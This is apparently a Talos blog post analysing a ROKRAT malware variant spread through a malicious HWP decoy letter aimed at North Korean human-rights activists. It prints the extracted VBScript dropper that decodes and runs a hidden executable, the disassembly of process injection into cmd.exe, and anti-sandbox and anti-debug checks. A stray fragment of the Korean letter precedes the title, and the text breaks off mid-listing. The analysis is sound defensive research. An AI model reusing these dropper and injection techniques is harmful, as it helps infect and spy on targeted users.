

ROKRAT Reloaded

blog.talosintelligence.com/2017/11/ROKRAT-Reloaded.html

것으로 보입니다만 마지막 점검은 필요합니다. 이에 다시 통일부에 북한인권법 시행에 대해 알려줄 것을 요청하여, 성실하게 설명해주겠다는 답변을 받았기에 단체장님들을 모시고 함께 듣고 마지막 의견을 개진하는 자리를 갖고자 합니다.

(2) 둘째, 우리 올인통 관련단체들의 역할은 북한인권법 및 그 시행령 제정으로 끝나는 것이 아닙니다. 앞으로도 계속적, 정기적으로 북한인권법 유관기관들에 대한 모니터링, 특히 북한인권재단을 중심으로 원활한 협력사업이 이루어지도록 긴밀한 관계를 갖는 것이 바람직합니다. 이를 위해 정기적인 회합 방안을 포함하여 여러분의 고견을 바라고 있습니다.

(3) 끝으로, 오늘날 북핵과 좌파정권으로 국론이 분열되어 있지만, 근본원인은 열악한 북한인권 상황에 대한 관심부족에 있습니다. 오는 11월 4일 북한인권법 시행일을 북한인권의 날, 그 주일을 북한인권주간으로 제정하여 북한인권에 관한 국민적 관심을 획기적으로 증폭시키는 방안을 찾아보고자 합니다.

This post was authored by [Warren Mercer](#), [Paul Rascagneres](#) and with contributions from Jungsoo An.

Executive Summary

Earlier this year, Talos published 2 articles concerning South Korean threats. The [first one](#) was about the use of a malicious HWP document which dropped downloaders used to retrieve malicious payloads on several compromised websites. One of the website was a compromised government website. We named this case "Evil New Years". The [second one](#) was about the analysis and discovery of the ROKRAT malware.

This month, Talos discovered a new ROKRAT version. This version contains technical elements that link the two previous articles. This new sample contains code from the two publications earlier this year:

- It contains the same reconnaissance code used;
- Similar PDB pattern that the "Evil New Years" samples used;
- it contains the same cloud features and similar copy-paste methods that ROKRAT used;

- It uses cloud platform as C&C but not exactly the same. This version uses pcloud, box, dropbox and yandex.

We also discovered that this new version of ROKRAT shares code with Freenki, a downloader used in the FreeMilk campaign.

The campaign started, unsurprisingly, with a malicious HWP document. This document was alleged to be written by a lawyer who claims to represent the "Citizens' Alliance for North Korean Human Rights and Reunification of Korean Peninsula". It mentions a meeting of this group that took place the 1st of November at Seoul. Due to the content of this malicious document we can assume that the targets are interested by the situation in North Korea. This malicious document drops and executes a new version of ROKRAT.

HWP Malicious Document

As with the previous ROKRAT campaigns we described the infection vector used with this actor is a malicious HWP document. The HWP files are created using Hangul Word Processor, a popular alternative to Microsoft Office for South Korean users developed by Hancom. Here is a screenshot of the malicious document:

존경하는 올인통(올인모) 관련 단체장님들과 애국시민님들께,

안녕하십니까? 어떻게들 지내시는지요?

그 동안 여러 단체장님들과 애국시민님들의 헌신적인 노력으로 미흡한대로 북한인권법이 통과되었고, 이어서 그 시행령 제정 및 북한인권재단 설립작업도 모두 마무리 되었습니다.

이에 아래와 같이 단체장 연석회의를 열고, 다음의 안건들을 논의하고자 합니다.

(1) 첫째, 지금까지의 북한인권법 시행령 제정과정에 시민사회의 의견이 상당정도 반영된 것으로 보입니다만 마지막 점검은 필요합니다. 이에 다시 통일부에 북한인권법 시행에 대해 알려줄 것을 요청하여, 성실하게 설명해주겠다는 답변을 받았기에 단체장님들을 모시고 함께 듣고 마지막 의견을 개진하는 자리를 갖고자 합니다.

(2) 둘째, 우리 올인통 관련단체들의 역할은 북한인권법 및 그 시행령 제정으로 끝나는 것이 아닙니다. 앞으로도 계속적, 정기적으로 북한인권법 유관기관들에 대한 모니터링, 특히 북한인권재단을 중심으로 원활한 협력사업이 이루어지도록 긴밀한 관계를 갖는 것이 바람직합니다. 이를 위해 정기적인 회합 방안을 포함하여, 여러분들의 고견을 바라고 있습니다.

(3) 끝으로, 오늘날 북핵과 좌파정권으로 국론이 분열되어 있지만, 근본원인은 열악한 북한인권 상황에 대한 관심부족에 있습니다. 오는 11월 4일 북한인권법 시행일을 북한인권의 날, 그 주일을 북한인권주간으로 제정하여 북한인권에 관한 국민적 관심을 획기적으로 증폭시키는 방안을 찾아보고자 합니다.

부디 북한인권법 제정에 앞장서 온 여러분들께서 모두 참석하시어 화동정장, 유종의 미를 거두어주시기 바랍니다.

감사합니다.

아 래

- 일시 : 2017. 11. 1. (화) 오전 10시 30분(오찬 제공)
- 장소 : <컨퍼런스 하우스 달개비> 주소: 중구 정동 3-7 (세종대로 19길, 시청 건너, 덕수궁 담길, 세실극장 옆, 전철 2호선 시청역 3번 출입구, 전화 765-2068)

2017년 11월 1일

올바른 인권통일을 위한 시민모임(올인통)

김태훈 변호사 드림

The malicious document mentions the "Community of North Korean human right and unification". We first observed his campaign during November 2017. The document was alleged to be written by a lawyer who has been representing the community known as '올인통 (올바른북한인권법과통일을위한시민모임)'.

The purpose of the document is to arrange a meeting to discuss about items which are related to 'North Korean Human Rights Act' and 'Enactment of a law' which passed in last 2016 in South Korea.

Based on the meeting date (1st Nov 2017), this decoy document could be delivered to the stakeholders in the community '올인통' by pretending to be a request to join the discussion for finding better ideas/ways to let more people be interested in their activity before Nov 2017.

The HWP file contains an OLE object named BIN0001.OLE. Once extracted and uncompressed (zlib), we obtain the following script:

```
const strEncode =
"TVqQAAMAAAEEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA6AAAA

DIM outFile
DIM base64Decoded
DIM shell_obj
SET shell_obj = CreateObject("WScript.Shell")
DIM fso
SET fso = CreateObject("Scripting.FileSystemObject")
outFile = "c:\ProgramData\HncModuleUpdate.exe"
base64Decoded = decodeBase64(strEncode)
IF NOT(fso.FileExists(outFile)) then
writeBytes outFile, base64Decoded
shell_obj.run outFile
END IF
WScript.Quit()
private function decodeBase64(base64)
DIM DM, EL
SET DM = CreateObject("Microsoft.XMLDOM")
SET EL = DM.createElement("tmp")
EL.DataType = "bin.base64"
EL.Text = base64
decodeBase64 = EL.NodeTypedValue
end function
private Sub writeBytes(file, bytes)
DIM binaryStream
SET binaryStream = CreateObject("ADODB.Stream")
binaryStream.Type = 1
binaryStream.Open
binaryStream.Write bytes
binaryStream.SaveToFile file, 1
End Sub
```

The purpose is to decode, using the base64 algorithm, the content of the strEncode variable. The decoded data is stored in the c:\ProgramData\HncModuleUpdate.exe file and executed. The binary is the ROKRAT dropper. The specific filename 'HncModuleUpdate' may fool a user into thinking this is a Hancom software.

Stage 1: Dropper

The purpose of the dropper is to extract the resource named SBS. This resource contains malicious shellcode. Additionally, the dropper executes a new cmd.exe process, injects the extracted resource and executes it. The code injection is performed by the VirtualAlloc(), WriteProcessMemory() and CreateRemoteThread() APIs:

```

push  eax          ; lpStartupInfo
push  0            ; lpCurrentDirectory
push  0            ; lpEnvironment
push  0            ; dwCreationFlags
push  0            ; bInheritHandles
push  0            ; lpThreadAttributes
push  0            ; lpProcessAttributes
push  offset CommandLine ; "cmd.exe"
push  0            ; lpApplicationName
call  ds:CreateProcessA
test  eax, eax
jz    short loc_40110D

```

```

push  64h          ; dwMilliseconds
call  edi ; Sleep
mov   edx, [esp+64h+ProcessInformation.hProcess]
push  40h          ; flProtect
push  1000h        ; flAllocationType
lea   ecx, [ebx+100h]
push  ecx          ; dwSize
push  0            ; lpAddress
push  edx          ; hProcess
call  ds:VirtualAllocEx
push  64h          ; dwMilliseconds
mov   esi, eax
call  edi ; Sleep
test  esi, esi
jz    short loc_40110D

```

```

mov   eax, [esp+64h+ProcessInformation.hProcess]
push  0            ; lpNumberOfBytesWritten
push  ebx          ; nSize
push  ebp          ; lpBuffer
push  esi          ; lpBaseAddress
push  eax          ; hProcess
call  ds:WriteProcessMemory
test  eax, eax
jz    short loc_40110D

```

```

push  64h          ; dwMilliseconds
call  edi ; Sleep
mov   ecx, [esp+64h+ProcessInformation.hProcess]
push  0            ; lpThreadId
push  0            ; dwCreationFlags
push  esi          ; lpParameter
push  esi          ; lpStartAddress
push  0            ; dwStackSize
push  0            ; lpThreadAttributes
push  ecx          ; hProcess
call  ds:CreateRemoteThread
test  eax, eax
jz    short loc_40110D

```

Once executed, the shellcode will decoded a PE file, will load it in the memory of cmd.exe and finally will execute it. This payload is a new variant of ROKRAT.

Additionally, one of the analysed droppers displays a picture to the user:




The people in the pictures are about the Korean war and people related to independence troops during the "independence movement". The image on the top left comes from [Wikipedia](#). The picture in the middle left comes from [this blog](#). And the bottom left image comes from this [news website](#). The decoy image seems to be a set of public pictures.

Stage 2: ROKRAT


Similarities With the "Evil New Years" MalDoc

This variant of ROKRAT contains similar code with the "Evil New Years" downloader. The information collected during the reconnaissance phase is similar. The malware uses the following registry key to get the machine type:

HKLM\System\CurrentControlSet\Services\mssmbios\Data\SMBiosData. The "System manufacturer" value is used to identify the type of machine. Here is the graph flow of the "Evil New Years" downloader:



The graph flow of the ROKRAT variant:



The graph flows are 99% similar. Additionally, the machine type is described with the following strings:

's'	.rdata:01B0...	00000014	C	System manufacturer
's'	.rdata:01B0...	00000008	C	(Other)
's'	.rdata:01B0...	0000000A	C	(Unknown)
's'	.rdata:01B0...	0000000A	C	(Desktop)
's'	.rdata:01B0...	00000016	C	(Low Profile Desktop)
's'	.rdata:01B0...	0000000D	C	(Mini Tower)
's'	.rdata:01B0...	00000008	C	(Tower)
's'	.rdata:01B0...	0000000B	C	(Portable)
's'	.rdata:01B0...	00000009	C	(Laptop)
's'	.rdata:01B0...	0000000B	C	(Notebook)
's'	.rdata:01B0...	0000000F	C	(Sub Notebook)

The code appears to be based on this [forum](#) post describing the use of the Win32 APIs used. The source code only considers the following type:


```

default: lpString = "(Other)";           break;
case 0x02: lpString = "(Unknown)";       break;
case 0x03: lpString = "(Desktop)";       break;
case 0x04: lpString = "(Low Profile Desktop)"; break;
case 0x06: lpString = "(Mini Tower)";    break;
case 0x07: lpString = "(Tower)";         break;
case 0x08: lpString = "(Portable)";      break;
case 0x09: lpString = "(Laptop)";        break;
case 0x0A: lpString = "(Notebook)";      break;
case 0x0E: lpString = "(Sub Notebook)";  break;

```

Notice the () used by the ROKRAT author too. Some values are ignored as we can see from the [SMBIOS documentation](#):

DSP0134

System Management BIOS (SMBIOS) Reference Specification

Byte Value	Meaning
02h	Unknown
03h	Desktop
04h	Low Profile Desktop
05h	Pizza Box
06h	Mini Tower
07h	Tower
08h	Portable
09h	LapTop
0Ah	Notebook
0Bh	Hand Held
0Ch	Docking Station
0Dh	All in One
0Eh	Sub Notebook
0Fh	Space-saving
10h	Lunch Box
11h	Main Server Chassis
12h	Expansion Chassis
13h	SubChassis
14h	Bus Expansion Chassis
15h	Peripheral Chassis
16h	RAID Chassis
17h	Rack Mount Chassis
18h	Sealed-case PC
19h	Multi-system chassis. When this value is specified by an SMBIOS implementation, the physical chassis associated with this structure supports multiple, independently reporting physical systems — regardless of the chassis' current configuration. Systems in the same physical chassis are required to report the same value in this structure's Serial Number field. For a chassis that may also be configured as either a single system or multiple physical systems, the Multi-system chassis value is reported even if the chassis is currently configured as a single system. This allows management applications to recognize the multi-system potential of the chassis.
1Ah	Compact PCI
1Bh	Advanced TCA
1Ch	Blade. An SMBIOS implementation for a Blade would contain a Type 3 Chassis structure for the individual Blade system as well as one for the Blade Enclosure that completes the Blade system.

The missing values are also omitted from the forum post.

Another similarity is the PDB path. The "Evil New Year" sample contained the following PDB path:

```
e:\Happy\Work\Source\version 12\T+M\Result\DocPrint.pdb
```

This new ROKRAT variant contains the following PDB:


```
d:\HighSchool\version 13\2ndBD\T+M\T+M\Result\DocPrint.pdb
```

We clearly have the similar pattern.

Anti-Sandbox


This ROKRAT variant contain anti-sandbox tricks. This is performed by checking if the following libraries are loaded:

- SbieDll.dll (sandboxie library)
- Dbghelp.dll (Microsoft debugging tools)
- Api_log.dll (threatAnalyzer / GFI SandBox)
- Dir_watch.dll (threatAnalyzer / GFI SandBox)




Anti-Debug

This ROKRAT version contains anti-debug tricks. For example it uses the following NOP technique:




nop dword ptr [eax+eax+00h] is a 5 bytes NOP: 0x0F1F440000. But this opcode is not correctly supported by Immunity Debugger, the assembly is replaced by "???" in red in the screenshot:



Screenshots Feature

The two ROKRAT versions performed screenshots. It's interesting to note similarities between the two versions. Especially the filename of the saved screenshot, here is the April ROKRAT version:



```
lea    eax, [ebp+1BCh+var_238]
push  eax
push  ebx
push  edi
mov   dword ptr [esi], offset ??_7Bitmap@Gdiplus@@@60 ; const Gdiplus::Bitmap::`vftable'
mov   [ebp+1BCh+var_238], ebx
call  GdipCreateBitmapFromHBITMAP
mov   [esi+8], eax
mov   eax, [ebp+1BCh+var_238]
mov   [esi+4], eax
mov   ebx, esi

loc_40F869:
lea    eax, [ebp+1BCh+var_234]
push  eax
call  sub_40F75D
xor   eax, eax
inc   eax
mov   [ebp+1BCh+var_224], eax
mov   [ebp+1BCh+var_210], eax
mov   esi, offset unk_5527CC
lea   edi, [ebp+1BCh+var_220]
movsd
movsd
movsd
movsd
lea   eax, [ebp+1BCh+var_23C]
pop   ecx
mov   [ebp+1BCh+var_23C], 32h
mov   [ebp+1BCh+var_20C], 4
mov   [ebp+1BCh+var_208], eax
call  _rand
push  eax
call  _rand
push  eax
push  offset word_5680A0 ; Args
lea   eax, [ebp+1BCh+Dest]
